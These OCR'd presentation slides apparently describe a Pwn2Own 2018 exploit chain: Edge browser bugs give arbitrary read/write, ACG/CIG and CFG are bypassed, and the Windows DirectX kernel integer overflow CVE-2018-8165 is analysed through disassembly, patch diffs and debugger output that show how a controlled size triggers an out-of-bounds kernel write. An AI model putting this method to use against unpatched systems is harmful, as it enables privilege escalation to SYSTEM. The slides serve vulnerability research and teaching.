
```
Log output will be here
```

This site says...

IDT base: 0xfffff80068a52000

In this demo, we use ROP chain to leak the system IDT address.

Bypass Security Mitigation - Patch on JS::JavascriptFunction::CallAsmJSFunction




```
chakra!Js::JavascriptFunction::CallAsmJsFunction<int>:
00007ffc`51363fb0 48894c2408       mov     qword ptr [rsp+8],rcx
00007ffc`51363fb5 4889542410       mov     qword ptr [rsp+10h],rdx
00007ffc`51363fba 4c89442418       mov     qword ptr [rsp+18h],r8
00007ffc`51363fbf 4c894c2420       mov     qword ptr [rsp+20h],r9
00007ffc`51363fc4 56               push    rsi
00007ffc`51363fc5 57               push    rdi
00007ffc`51363fc6 55               push    rbp
00007ffc`51363fc7 488bec           mov     rbp,rsp
00007ffc`51363fca 4883e4f0         and     rsp,0FFFFFFFFFFFFFFF0h
00007ffc`51363fce 498d4110         lea     rax,[r9+10h]
00007ffc`51363fd2 483d00200000     cmp     rax,2000h
00007ffc`51363fd8 7c05             jl      chakra!Js::JavascriptFunction::CallAsmJsFuncti
00007ffc`51363fda e8d16c0000       call    chakra!_chkstk (00007ffc`5136acb0)
00007ffc`51363fdf 482be0           sub     rsp,rax
00007ffc`51363fe2 498908           mov     qword ptr [r8],rcx
00007ffc`51363fe5 488bc8           mov     rcx,rax
00007ffc`51363fe8 48c1e903         shr     rcx,3
00007ffc`51363fec 498bf0           mov     rsi,r8
00007ffc`51363fef 488bfc           mov     rdi,rsp
00007ffc`51363ff2 f348a5           rep movs qword ptr [rdi],qword ptr [rsi]
00007ffc`51363ff5 488bc2           mov     rax,rdx
00007ffc`51363ff8 488b0c24         mov     rcx,qword ptr [rsp]
00007ffc`51363ffc 4c8b5540         mov     r10,qword ptr [rbp+40h]
00007ffc`51364000 498b12           mov     rdx,qword ptr [r10]
00007ffc`51364003 410f280a         movaps  xmm1,xmmword ptr [r10]
00007ffc`51364007 4d8b4210         mov     r8,qword ptr [r10+10h]
00007ffc`5136400b 410f285210       movaps  xmm2,xmmword ptr [r10+10h]
00007ffc`51364010 4d8b4a20         mov     r9,qword ptr [r10+20h]
00007ffc`51364014 410f285a20       movaps  xmm3,xmmword ptr [r10+20h]
00007ffc`51364019 ff1581562d00     call    qword ptr [chakra!_guard_dispatch_icall_fptr (
00007ffc`5136401f 488d6500         lea     rsp,[rbp]
00007ffc`51364023 5d               pop     rbp
```

In Windows10 RS4, Microsoft rewrote function JS::JavascriptFunction::CallAsmJSFunction

CallAsmJSFunction uses dispatch mode CFG check to call the target function.

We can no longer conduct the race condition attack.

Achieve Kernel Escalation of Privilege - How to Escalate to System Privilege



Achieve Arbitrary Read/Write through Edge Browser Vulnerabilities

CVE-2018-1025

CVE-2018-8179

Fake a DataView Object to achieve AAR/AAW

Bypass Security Mitigation

Use toolkit.js to bypass ACG/CIG

Hijack function pointer in CallAsmJSFunction to bypass CFG.

What's Next?

We can exploit a kernel mode vulnerability to escalate to system privilege.

Achieve Kernel Escalation of Privilege - Kernel Mode Vulnerability (CVE-2018-8165)

- **(Pwn2Own 2018) Microsoft Windows DirectX Integer Overflow Privilege Escalation Vulnerability**

CVE ID	CVE-2018-8165
AFFECTED PRODUCTS	Windows
VULNERABILITY DETAILS	This vulnerability allows local attackers to escalate privileges on vulnerable installations of Microsoft Windows. An attacker must first obtain the ability to execute low-privileged code on the target system in order to exploit this vulnerability. The specific flaw exists within the DirectX graphics kernel driver, dxgkrnl.sys. The issue results from the lack of proper validation of user-supplied data, which can result in an integer overflow before allocating a buffer. An attacker can leverage this vulnerability to escalate privileges to the level of SYSTEM.
ADDITIONAL DETAILS	Microsoft has issued an update to correct this vulnerability. More details can be found at: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8165
CREDIT	Richard Zhu (fluorescence)

Achieve Kernel Escalation of Privilege - The Vulnerable Component

Dxgkrnl.sys is DirectX Graphics Kernel Driver. It provides DxgInterfaces.

The D3DKMTPresent function submits a present command to the Microsoft DirectX graphics kernel subsystem (Dxgkrnl.sys).

```
typedef struct _D3DKMT_PRESENT {
  union {
         D3DKMT_HANDLE hDevice;
        D3DKMT_HANDLE hContext;
         };
…………
 UINT                    PrivateDriverDataSize;
 PVOID                    pPrivateDriverData;
 BOOLEAN                  bOptimizeForComposition;
} D3DKMT_PRESENT;
```


Achieve Kernel Escalation of Privilege - Patch Diff on ReadPresentPrivateDriverData

- Two patched functions with the same name ReadPresentPrivateDriverData can be triggered from different paths.

- ReadPresentPrivateDriverData(DXGADAPTER *,uint,void *,CRefCountedBuffer * *)
- ReadPresentPrivateDriverData(DXGADAPTER *,_D3DKMT_MULTIPLANE_OVERLAY3 const *,CRefCountedBuffer * *)


- We will take the first attack path.

Achieve Kernel Escalation of Privilege - Patch Diff on ReadPresentPrivateDriverData




```
loc_1C00E8E94:                          ; CODE XREF: Read
                cmp     dword ptr [rcx+5F8h], 5007h
                jb      loc_1C00E8F48
                test    edx, edx
                jz      loc_1C00E8F48
                lea     eax, [rdi+8]
                mov     edx, eax        ; _QWORD
                test    eax, eax
                jz      loc_1C0161710
                cmp     rdx, 7FFFFFFFh
                ja      loc_1C016171A

loc_1C00E8EC6:                          ; CODE XREF: Read
                mov     ecx, 200h       ; PoolType
                mov     r8d, 4B677844h  ; Tag
                call    cs:__imp_ExAllocatePoolWithTag
```

Before patched, ReadPresentPrivateDriverData uses function ExAllocatePoolWithTag to allocate memory; the allocated size is rdi + 8, which has a potential integer overflow condition.



```
                mov     edi, edx
                mov     qword ptr [r9], 0
                cmp     dword ptr [rcx+7B0h], 2000h
                jge     short loc_1C00AC69F
                movzx   eax, byte ptr [rcx+8CCh]
                test    al, al
                jz      loc_1C00AC74A

loc_1C00AC69F:                          ; CODE XREF: ReadPresentPri
                cmp     dword ptr [rcx+5F8h], 5007h
                jb      loc_1C00AC74A
                test    edx, edx
                jz      loc_1C00AC74A
                mov     ecx, edi        ; unsigned int
                call    ?AllocateRefCountedBuffer@CRefCountedBuffer(
                mov     rbx, rax
                mov     [rsp+28h+arg_0], rax
```




```
                                ; DATA XREF: ...
push    rbx
sub     rsp, 20h
mov     ebx, ecx
or      ecx, 0FFFFFFFFh
lea     eax, [rbx+8]
cmp     eax, ebx
cmovnb  ecx, eax        ; _QWORD
```

After patched, ReadPresentPrivateDriverData uses a new function CRefCountedBuffer::AllocateRefCountedBuffer to allocate memory

The new function ensures that rbx+8 is greater than rbx to prevent an integer overflow.

Achieve Kernel Escalation of Privilege - How to Achieve OOB Write in Kernel

- A potential integer overflow vulnerability exists in function ReadPresentPrivateDriverData.
- If the size value is close to 0xffffffff, adding 8 results in ExAllocatePoolWithTag allocating a very small size of NonPagedPoolNx pool.




+8 overflew

```
1: kd> r
rax=0000000000000007 rbx=0000000000000000 rcx=0000000000000200
rdx=0000000000000007 rsi=0000414100000000 rdi=00000000ffffffff
rip=fffff8041f4997a1 rsp=ffffe2897bf16910 rbp=ffffe2897bf16ab0
 r8=000000004b677844  r9=ffffe2897bf16a80 r10=ffffcf04f0528030
r11=ffffbc0d8aa12e50 r12=0000000000000000 r13=ffffcf04efbefb20
r14=ffffe2897bf16a80 r15=ffffcf04f06774c0
iopl=0         nv up ei ng nz ac pe cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000293
dxgkrnl!ReadPresentPrivateDriverData+0x71:
fffff804`1f4997a1 ff1531b9f8ff    call    qword ptr [dxgkrnl!_imp_ExAllocatePoo
```

rdi comes from the field PrivateDriverDataSize of struct D3DKMTPRESENT, which we can control. In this case, rdi = 0xffffffff edx = rdi+8, so ExAllocatePoolWithTag will allocate a memory block of size 7.

Achieve Kernel Escalation of Privilege - How to Achieve OOB Write in Kernel

- The subsequent memove copies data of huge size (close to 0xffffffff) to the destination buffer. The data copied, which comes from pPrivateDriverData field, are under our control.



